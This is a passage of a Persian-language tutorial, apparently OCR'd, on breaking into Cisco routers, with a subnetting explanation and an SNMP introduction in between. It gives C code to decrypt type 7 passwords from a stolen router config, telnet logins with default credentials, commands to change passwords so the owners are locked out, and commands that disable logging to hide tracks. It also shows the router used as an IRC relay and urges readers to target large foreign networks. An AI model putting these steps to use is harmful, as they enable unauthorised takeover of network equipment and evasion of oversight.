البته باز به یاد داشته باشید که در تمامی این مراحل فعالیت های شما در حال ثبت شدن است اگر نتوانید به روتر نفوذ کنید و فایل های واقعه نگاری را پاک ننمایید تمامی رد های این گونه عملیات به صورت بسیاربسیار واضحی مشخص میباشد.
اگر باز نتوانستید از کلمات پیشفرضی همچون Admin و password استفاده نمایید در بسیاری ار روتر ها این پیش فرض ها را تغییر نمیدهند به مدیران شبکه پیشنهاد میکنیم که حتما به این نکات ریز که کم اهمیت هم جلوه میکنند توجه فرمایید
حال اگر توانستید به طریقی در روتر هدف نفوذ کنید نوبت به باز اوری کلمه رمز است با استفاده از فرمان Htl-texttil و یا مشابه ان بعلت متفاوت بودن انواع مدل ها میتوانید لیست بلندی از دستورات را با فرمانhelp یا ؟ مشاهده کرده و برای دریافت فایل حاوی رمز ها اقدام نمایید ولی قبل از آن برنامه هایپرترمینال خود را به صورت شنود برای دریافت فایل رمز فعال نگه دارید سپی فایل مربوطه را به IP سیستم خود و پورت 23 بفرستید شما بعد از انجام این عمل سخت ترین مرحله را پشت سرگذاشتید حال نوبت به بررسی فایل بدست آمده است.

در اینجا شما می توانید یکی از دو روش زیر را انتخاب نمایید یا از برنامه john the Ripper برای کرک استفاده کنید یا از برنامه زیر در یک سیستم لینوکس برای decrypt فایل حاوی رمز ها استفاده نمایید در یک محیط لینوکس ابتدا با ستفاده از gcc سورس کد زیر را کامپایل کرده و سپس فایل را رمز گشایی کنید .

```
#include <stdio.h>
#include <ctype.h>
char xlat[] = {
```

```
0x64، 0x73، 0x66، 0x64، 0x3b، 0x6b، 0x66، 0x6f،
0x41، 0x2c، 0x2e، 0x69، 0x79، 0x65، 0x77، 0x72،
0x6b، 0x6c، 0x64، 0x4a، 0x4b، 0x44
};
char pw_str1[] = "password 7 ";
char pw_str2[] = "enable-password 7 ";
char *pname;
cdecrypt(enc_pw، dec_pw)
char *enc_pw;
char *dec_pw;
{
unsigned int seed، i، val = 0;
if(strlen(enc_pw) & 1)
return(-1);
seed = (enc_pw[0] - '0') * 10 + enc_pw[1] - '0';
if (seed > 15 || !isdigit(enc_pw[0]) || !isdigit(enc_pw[1]))
return(-1);
for (i = 2 ; i <= strlen(enc_pw); i++) {
if(i !=2 && !(i & 1)) {
dec_pw[i / 2 - 2] = val ^ xlat[seed++];
val = 0;
}
val *= 16;
if(isdigit(enc_pw[i] = toupper(enc_pw[i]))) {
val += enc_pw[i] - '0';
continue;
}
if(enc_pw[i] >= 'A' && enc_pw[i] <= 'F') {
val += enc_pw[i] - 'A' + 10;
continue;
}
if(strlen(enc_pw) != i)
return(-1);
}
dec_pw[++i / 2] = 0;
return(0);
}
usage()
{
fprintf(stdout، "Usage: %s -p <encrypted password>\n"، pname);
fprintf(stdout، " %s <router config file> <output file>\n"،
pname);
return(0);
}
main(argc،argv)
int argc;
char **argv;
{
FILE *in = stdin، *out = stdout;
char line[257];
char passwd[65];
```

```
unsigned int i، pw_pos;
pname = argv[0];
if(argc > 1)
{
if(argc > 3) {
usage();
exit(1);
}
if(argv[1][0] == '-')
{
switch(argv[1][1]) {
case 'h':
usage();
break;
case 'p':
if(cdecrypt(argv[2]، passwd)) {
fprintf(stderr، "Error.\n");
exit(1);
}
fprintf(stdout، "password: %s\n"، passwd);
break;
default:
fprintf(stderr، "%s: unknow option."، pname);
}
return(0);
}
if((in = fopen(argv[1]، "rt")) == NULL)
exit(1);
if(argc > 2)
if((out = fopen(argv[2]، "wt")) == NULL)
exit(1);
}
while(1) {
for(i = 0; i < 256; i++) {
if((line[i] = fgetc(in)) == EOF) {
if(i)
break;
fclose(in);
fclose(out);
return(0);
}
if(line[i] == '\r')
i--;
if(line[i] == '\n')
break;
}
pw_pos = 0;
line[i] = 0;
if(!strncmp(line، pw_str1، strlen(pw_str1)))
pw_pos = strlen(pw_str1);
if(!strncmp(line، pw_str2، strlen(pw_str2)))
```

```
pw_pos = strlen(pw_str2);
if(!pw_pos) {
fprintf(stdout، "%s\n"، line);
continue;
}
if(cdecrypt(&line[pw_pos]، passwd)) {
fprintf(stderr، "Error.\n");
exit(1);
}
else {
if(pw_pos == strlen(pw_str1))
fprintf(out، "%s"، pw_str1);
else
fprintf(out، "%s"، pw_str2);
fprintf(out، "%s\n"، passwd);
}
}
}
```

اگر به دنبال یک روتر سیسکو هستید و می خواهید شانس خود را امتحان کنید پس وقت را از دست ندهید و اگر برای اولین بار است که خیال چنین کاری را دارید اصلا از مشکل بودن کار نترسید بعد از مدتی صبر و تمرین یکی از متخصصان هک روتر ها خواهید شد چه کسی می داند شاید به سادگی به یکی از بزرگترین شبکه های دنیا نفوذ کنید البته همیشه خطر ریسک اینگونه اعمال را هم بپذیرید اگر به خیال خود در ایران هستید و با سیستم ها به خصوص با روتر های یک شرکت خارجی بزرگ در اروپا کلنجار میروید اگر روزی از طرف پلیس بین المللی InterPol برای بازداشت به دم در خانه اتان آمدند تعجب نکنید همانجور که شما با چنین روش هایی یه سیستم های آنها نفوذ کردین آنها هم سیستم هایی دارند که تا ISP مورد استفاده اتان را شناسایی کنند بقیه ماجرا رو هم که خودتون بلد هستید.

مسیریاب هاي سیسکو و زیر شبکه هاي صفر :

زیر شبکه بطور کلي به شبکه اي گفته مي شود که بخشي از يك شبکه ي بزرگ تر تشکیل میدهد.

در شبکه هاي ip يك شبکه بزرگ را به شبکه هاي کوچك تر تقسیم مي کنند تا با استفاده از دو روش فضاي نشاني ip : ۱-ترجمه نشاني شبکه ۲-ترجمه نشاني درگاه باعث بهبود کارايي امنیت و جبران کمبود نشاني هاي شبکه شوند براي استفاده از اولین زیر شبکه . باید به مورد هاي توجه شود که در این مقاله به ان ها اشاره مي شود.

تشریح اولین و اخرین زیر شبکه صفر :

زماني که شبکه به چند شبکه کوچك تر تقسیم مي شود ان اولین زیر شبکه را زیر شبکه صفر است مثال : ۱۷۲,۱۶,۰,۰به طور پیش فرض این رده داراي ۱۶بیت ذخیره شده براي نمایش نشاني میز بان است بنابراین ٦٥٥٣٤(۲-۲) نشاني قابل قبول وجود دارد حال فرض کنید شبکه ي زیر با قرض گرفتن ۳بیت از بیت هاي میزبان .به هشت (۲) شبکه کوچك تر تقسیم شود.

مثال: ۱۹/۱۷۲,۱٦,۰,۰

پس زیر شبکه ي صفر نامیده مي شود بایدتوجه کرد زیرا اولین شبکه پس از تقسیم شبکه به شبکه به عنوان زیر شبکه صفر شناخت مي شود پس هیچ قاعده ي خاصي براي تعین زیر شبکه ي صفر وجود ندارد
اکنون براي شناسایي این زیر شبکه مي توان نشاني ان را به پایه (۲)برد براي همین نیز به این زیر شبکه زیرشبکه صفر نام دارد به صورت که هر سه بیت ۱۷و۱۸و۱۹ در زیر شبکه ي صفر است.

تشریح زیر شبکه تمام يك:

اخرین زیر شبکه در مجموعه ي زیر شبکه هایي که ایجاد شده را زیر شبکه ي تمام يك نامیده مي شود.

چرا به خاطر يك بودن بيت هاي ۱۷و۱۸و۱۹ است شكل هاي زير شبكه صفر و زير شبكه تمام يك نبايد از زير شبكه صفر و زير شبكه ي تمام يك به عنوان زير شبكه فيزيكي استفاده نشود ودر سندهاي RFC 950 ذخيره كردن و اختصاص داد اين دو زير شبكه را نمي توان براي زير شبكه ي فيزيكي به كار گرفت وبراي نشاني هاي شبكه وداده پراكني بسيار مفيد استروش سنتي محاسبه ي زير شبكه براي همين درشبكه ها تعداد زير شبكه هاي اين دو زير شبكه را در محاسبه هاي خودبه حساب نمي اورد يعني اگر سه بيت براي زير شبكه مورد استفاده قرار گيرد پس از محاسبه ۸=۲ عدد ۲ ازان كم مي شود . اين روش روش سنتي محاسبه ي زير شبكه هاست براي همين بود كه قبلا استفاده از زير شبكه ي صفر كمتر بوده به كه دليل خاصيت ذاتي اين روش نشاني دهي تميز نشاني شبكه و زير شبكه غير ممكن به نظر مي رسيد .

براي مثال نشاني زير را از مثال قبلي در نظر بگيريد : مثال : ۱۷۲,۱۶,۱,۱۰

اكنون اگر بخواهيم نشاني زير شبكه ي ان را به دست اوريد خواهيد داشت : مثال : ۱۷۲,۱۶,۰,۰

كه شما ان را به چند زير شبكه تقسيم كرده ايد بنابر اين هر گاه شما يك شبكه را به چند زير شبكه تشيم كنيد زير شبكه اي خواهيد داشت كه نشاني ان با نشاني شبكه ي اصلي تفاوتي ندارد .

اين مسئله اغلب منشا اشتباه هاي بزرگي خواهد داشت ، زير شبكه ي تمام يك نيز مانند همتاي خود زير شبكهي صفر .به دليل ويژگي ذاتي ايكه دارد شناسايي نشاني داده پراكني شبكه ي صفر .به دلليل ويژگي ذاتي اي كه دارد شناسايي نشاني داده پراكني شبكه ي اصلي و اين زير شبكه را دشوار مي كند.

براي مثال .در مثال قبلي .نشاني اخرين زير شبكه يا زير شبكه ي تمام يك ها عبارت است از :۱۹/۱۷۲,۱۶,۲۲٤,۰

نشاني داده پراكني اين زير شبكه عبارت است : ۱۷۲,۱۶,۲۵۵,۲۵۵
كه برابر با نشاني داده پراكني شبكه ي اصلي .به صورت زير است :۱۷۲,۱۶,۰,۰

بنابراين هر گاه زير شبكه اي درست كنيد .شبكه اي خواهيد داشت كه نشاني داده پراكني ان با نشاني داده پراكني شبكه ي اصلي يكي است .به عبارت ديگر اگر مهندس شبكه .نشاني زير را به مسيرياب ۱۵ خود اختصاص دهد:۱۹/۱۷۲,۱۶,۲۳۰,۱

هيچ تفاوتي بين نشاني داده پراكني زير شبكه اي كه مسير ياب در ان وجود دارد۱۶.ونشاني داده پراكني شبكه ي اصلي ۱۷وجود نخواهد داشت درحال حاضر از زير شبكه هاي تمام يك استفاده مي شود بنابراين پيكربندي نادرست ان مي تواند مشكل هاي جدي به وجود اورد در اين مثال مسير ياب هاي ۲ تا ۵ هر كدام به عنوان مسير ياب هاي دسترسي انجام وظيفه مي كنند. براي همين تعدادي خط ورودي غير همزمان يا (اي اس دي ان) دارند در اين مثال يك شبكهي ردهي (c) به چهار شبكه تقسيم شده است و به هر يك از ان ها نيز يك مسير ياب براي دسترسي اختصاص داده شده است علاوه بر اين خط هاي غير همزمان هر يك از مسير ياب ها به صورت زير پيكر بندي شده اند:

ip unnum e0

مسيرياب (۱)براي دسترسي درست داراي مسير هاي ايستا است كه هر كدام از ان ها به يكي از مسيرياب هاي دسترسي اشاره مي كنند به همين ترتيب هر يك از مسير ياب هاي دسترسي توسط يك مسير پيش گزيده به مسيرياب (۱)اشاره مي كنند جدول مسير يابي مسيرياب (۱)مشابه جدول زير است:

مسيريابي مسيرياب (۱)

c 195.1.2.0/24 E0
S 195.1.1.0/26 195.1.2.2
S195.1.1.64/26 195.1.2.3
S 195.1.1.128/26 195.1.2.4
S 195.1.1.19/26 195.1.2.5

مسيرياب هاي دسترسي نيز داراي پيكر بندي مشابهي هستند يعني ان ها نيز داراي مسير هاي پيش گزيده تعدادي مسير ميزبان براي خط هاي غير هم زمان در پيمان نقطه به نقطه هستند. جدول مسير يابي ساير مسير ياب ها عبارت اند از :

مسیر یابی مسیر یاب (۲)

C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.2/32async 1
C 195.1.1.5/32 async 2
C 195.1.1.8/32 async 3
C 195.1.1.13/32 async 4
C 195.1.1.24/32 async 6
C 195.1.1.31/32 async 8
C 195.1.1.32/32 async 12
C 195.1.1.32/32 async 12
C 195.1.1.62/32 async 18

مسیر یابی مسیر یاب(۳)

C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.65/32 async 1
C 195.1.1.68/32 async 2
C 195.1.1.74/32 async 3
C 195.1.1.87/32 async 4
C 195.1.1.88/32 async 6
C 195.1.1.95/32 async 8
C 195.1.1.104/32 async 12
C 195.1.1.112/32 async 15
C 195.1.1.126/32 async 18

مسیر یابی مسیر یاب (٤)

C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.129/32 async 1
C 195.1.1.132/32 async 2
C 195.1.1.136/32 async 3
C 195.1.1.141/32 async 4
C 195.1.1.152/32 async 6
C 195.1.1.159/32 async 8
C 195.1.1.160/32 async 12
C 195.1.1.176/32 async 15
C 195.1.1.190/32 async 18

مسیر یابی مسیر یاب (٥)

C 195.1.2.0/24 E0
S 0.0.0.0/0 195.1.2.1
C 195.1.1.193/32 async 1
C 195.1.1.197/32 async 2
C 195.1.1.200/32 async 3
C 195.1.1.205/32 async 4
C 195.1.1.216/32 async 6
C 195.1.1.223/32 async 8
C 195.1.1.224/32 async 12

C 195.1.1.240/32 async 15
C 195.1.1.252/32 async 18

چه پيش خواهد امد اگر ميزباني كه از طريق خط غير هم زمان به شبكه وصل شده است.

به جاي نشاني الگوي زير شبكه ۲۵۵,۲۵۵,۲۵۵,۱۹۲ از نشاني الگو ي اشتباه زير استفاده كند:

۲۲۵,۲۵۵,۲۵۵,۰

در جواب بايد گفت : (همه چيز به خوبي كار مي كند)

حال ميزبان زير را در نظر بگيريد :

۱۹۵,۱,۱,۲٤

اين ميزبان مي خواهد پيام داده پراكني اي ارسال كند. به عبارت زير در بسته اي باويژگي هاي زير ارسال مي كند:
S : 195.1.1.24
d : 195.1.1.255

اين بسته توسط مسير ياب (۲)دريافت مي شود .مسيرياب (۲)ان را به مسير ياب (۱)،و سپس به مسير ياب (٥)مي دهد .اين عمل ان قدر تكرار مي شود تا بسته به انتهاي عمرخودبرسد. در اين حالت ممكن است تصور كنيد به شبكه ي شما حمله شده است در حالي كه اشكال در درون خود شبكه به وجودامده است.

در اين مثال.از يك حلقه ي مسير يابي استفاده شد كه وجود ان در شبكه معمو لا به عنوان اشكال مطرح مي شود.مسيرياب (٥)كه مسير يابي زير شبكه ي تمام يك را به عهده دارد تمام رفت وامد ايجاد شده توسط اين اشكال را تحمل مي كند مسير ياب هاي ۲ تا٤. فقط يك بار بسته هاي داده پراكني را دريافت مي كنند مسيرياب (۱)هم فشار رفت و امد زيادي را تحمل مي كند اما اگر اين مسيرياب از گونه ايي (سيسكو۷٥۱۳)باشد چگونه اين وضعيت را تحمل مي كند در اين حالت بايد نشاني ميزبان هارابا الگوي درست نشان دهيد. براي جلوگيري از كار نادرست ميزبان هايي كه به درستي تنظيم نشده اند.مي توان از رابط حلقه باز گشت براي هر مسير ياب دسترسي استفاده كرد ويك مسير ايستا براي نشاني زير درست كنيد:

۱۹۵,۱,۱,۲٥٥

هم چنين مي توانيد از رابط زير استفاده كنيد:

Nu110

اما انجام اين كار باعث ميشود مسيرياب (پيام پيمان نظارتي انترنت)را. به صورت زير در معناي عدم دسترسي به شبكه نمايش دهد :

unreachable

كاربردزير شبكه هاي صفرو تمام يك باوجود غير تعارف بودن استفاده از اين دو مجموعه نشاني . كل فضاي نشاني دهي به همراه اين دو نشاني همواره قابل استفاده است استفاده از زير شبكه ي تمام يك. از قبل مجاز بود. در حالي كه استفاده از زير شبكه صفر از زمان معرفي(سيسكو اي ا اس ۱۲)شروع شد با اين وجود قبل از ارايه ي(سيسكواي ا اس ۱۲)اين زير شبكه با استفاده از فرمان زير در تنظيم هاي عمومي مسير ياب هاي قابل استفاده بود :

ip subnet-zero

براي استفادهاز اين دو نشاني سندهاي (اراف سي ۱۸۷۸)امده است:
(حذف زيرشبكه ي صفروزير شبكه ي تمام يك ديگر منسوخ شده است:زيرا نرم افزار هاي جديد امروزي توانايي به كارگيري تمام شبكه هاتعريف شده را دارند) امروز استفاده از زير شبكه ي صفر و زير شبكه تمام يك مجاز مي باشد وبيش تر توليدكنندگان اين ويژگي راپشتيباني ميكنند با اين وجود برخي شبكه هاي خاص هنوز از نرم افزارهاي قديمي استفاده مي كنندكه استفاده از زير شبكه صفر و زير شبكه ي تمام يك در ان ها مي تواند مشكل ساز باشد .

*****

میخوام براتون یک متد دیگه از هک روتر های سیسکو رو بگم:

ابتدا روی روتر مورد نظرتون تل نت میکنید.

از این یوزر و پسوردهای زیر استفاده کنید

Password: "cisco" (without the quotations)

یا یوزر ادمین پسورد ادمین ؛ یا یوزر دیفالت پسورد دیفالت.

خب پس از اتصال برای اینکه به یوزر ادمین دسترسی پیدا کنید:

```
Router < enable
Password:"cisco"
Router#
```

بعد از این کار پسوردها رو تغییر بدید تا از ورود دیگران جلوگیری کنید.

```
Router# conf t
Router"config"# no enable secret
Router"config"# line vty 04
Router"config-vty"# password newpassword
Then just hit ctrl z
And ctrl z again
type rel and do what it says.
```

پیشنهاد میکنم انیبل پسورد رو به این صورت تغییر بدید:

```
Router# conf t
Router"config"# no enable secret
Router"config"# enable password newpass
Then just hit ctrl z
And ctrl z again
type rel and do what it says.
```

حالا رد پاهاتون رو اینجوری پاک کنید:

```
Router# conf t
Router"config"# no ip finger
Router"config"# no logging console
Router"config"# no logging buffer
Router"config"# no logging trap
Router"config"# no logging monitor
Router"config"# no loggin on
Router"config"# no service finger
```

برای اطلاعات بیشتر از نحوه ارسال پکتها در روتر اینطور عمل کنید:

```
Router# ping
BLANK LINE
127.0.0.1
200000
18024
0
BLANK LINE
BLANK LINE
```

سرور ای ار سی میخواید باشه حرفی ندارم بزن بریم:

```
/server cisco_ip 23
/quote pass remember.. you changed the pass.. if you left it default it's cisco.
/quote Ircserver 6667
/quote user hrrm
/quote nick your_nick
```

خوب میخواید هاست نیم هارو هم تغییر بدیم ای به چشم....

```
Alright now my friend you can change the host name of the cisco
Router#conf t
Router(config)hostname decipher
Router(config)^Z
decipher<
```


SNMP Method

SNMP یکی دیگر از پروتکل های معروف و بنیادی می باشد که بیشترین استفاده را از این پروتکل می توان در مباحث هک و ضد هک روتر ها بر شمرد امیدوار هستیم که دوستان با این پروتکل آشنایی قبلی داشته باشند ولی از جهت کامل بودن مطلب یک اشاره جزیی برای آندسته از دوستان که اشنایی قبلی یا کامل با این پروتکل ندارند را ارائه می دهیم.

Simple Network Management Protocol (SNMP)

همانطور که از اسم این پروتکل بر می اید یعنی پروتکل مدیریت ساده شبکه انتظار می رود اجزای متفاوت شبکه را کنترل و اعمال آنها را از طرق Remote مانیتورینگ نمود آین یک تعریف ساده برای این پروتکل بنیادی است ولی اصل مفهوم این پروتکل برای آسان کردن انواع ارتباطات شبکه ای خاص و ویژه در هر زمان که مشخصات تعریف شده و خاصی برای آن نوع ارتباط تعریف شده باشد SNMP پروتکلی طراحی شده برای مدیریت و مانیتورینگ اجزای شبکه به صورت از راه دور می باشد این پرو تکل هنگامی سیستمها را پشتیبانی میکند که مدیرت ساده اجرایی شبکه از طریق ایستگاه کاری با کنترل از راه دور از قبل فعال شده باشد در اینصورت است که می تواند اجزای شبکه ای همانند سیستمها و روتر ها و دیگر تجهیزات شبکه را کنترل نماید.


شکل زیر قواعد ساختار کلی برای برپایی SNMP یک را به نمایش می گذارد .



ساختار فوق از سه بخش اساسی تشکیل شده است


- بخش مانیتورینگ : یک کنسول مدیریتی که اغلب به کنسول مدیریت شبکه معروف است اطلاق می شود NMS یک مکان مرکزی را برای هدایت و مدیریت اجزا را بر عهده می گیرد اغلب به طور معمول این مرکز کنترل یک سیستم ساده می باشد که توسط نرم افزار های مدیریتی SNMP بر پا میشود.
- نود ها : اجزاهای مختلف شبکه از جمله روتر ها
- مجموعه اجزاء : گروه متشکل از بخش مانیتورینگ و نود ها را شامل می شود

همانطور که شما اغلب در مباحث پروتکل های مرتبط با TCP-IP فرا میگیرید اغلب تمامی این پروتکل ها با انواع مختلفی از پارامتر ها نوعی ارتباط را فراهم می کنند اما مفهوم اصلی منظور ما در اینجا از SNMP به برنامه ای اطلاق می شود به نام AGENT یا مامور عملگر ما که توسط نر م افزار مدیریتی ما در بخش مانیتورینگ هدایت می شود برای فهم این مطلب به شکل زیر توجه فرمایید.



هر دوی بخش Agent و مانیتورینگ از پروتکلSNMP برای ارتباط با یکدگر بهده می برند اغلب SNMP از ارتباطات UDP بر روی پورت های 161 و 162 استفاده می کند در نسخه های قدیمی این پروتکل نیازی به Logon نبود بلکه فقط نیاز به دانستن رشته نام مجموعه اجزا بود شما بایستی از قبل نام مجموعه مربوطه را برای ایجاد ارتباط می دانستید بعضی وقت ها هم شما Agent را فقط برای دریافت اطلاعات از یک IP خاص پیکربندی می نمودید خود این مطلب نوعی زمینه ایجاد امنیت را فراهم می نمود ولی هنوز با استاندارد های امنیتی فاصله داشت در نسخه های جدید این پروتکل حفاظت داده ها و اعتبار سنجیAuthentication برای امنیت بیشتر در نظر گرفته شده اند بخش مانیتورینگ نیز از یک سری پارامتر های خاصی برای پیکربندی اجزا به نام Management information Base(MIB) بهره میگیرد این MIB ها اطلاعات لازم را برای پیکربندی فراهم می آورند حال شما با یکی از پروتکل ها دگیر و مرتبط با پیکربندی و همچنین ایجاد ارتباط با جرای شبکه ای همچون روتر ها آشنا شدید هدف از اجرای عملیات زیر بدست آوردن پارامتر های یک روتر و همچنین توانایی در جهت کنترل پیکربندی های یک روتر به صورت remote می باشد اینکه ایا شما بعد از انجام چنین عملیاتی و بدست گرفتن کنترل یک روتر چه خواهید نمود بستهبه طرز تفکر و نوع نگرش شما دارد ما فقط اشاره ای کوچک به نحوه در دست گرفتن کنترل یک روتر می نماییم اینکه چه نوع اعمالی را می شود بعد از این مرحله صورت داد را به خود شما می سپاریم اگر شما مدیر امنیت یک شبکه هستید و از این متد ها برای تست امنیت استفاده می نمایید مشکلی برای شما پیش نخواهد آمد ولی اگر به قصد نفوذ و خرابکاری قصد استفاده از این پرو تکل را دارید به ان نکته هم توجه کنید که هیچ شرکت یا سازمانی علاقه ندارد کسی به این لایه ها نفوذ کند و در اغلب کشور ها نیز مجازات سختی برای این دسته افراد تعیین می شود بحث ما در اینجا مربوطبه یک Web Server نمی شود بلکه امنیت کل یک شبکه و شبکه هایی که در ارتباط با روتر مزبور هستند می باشد.

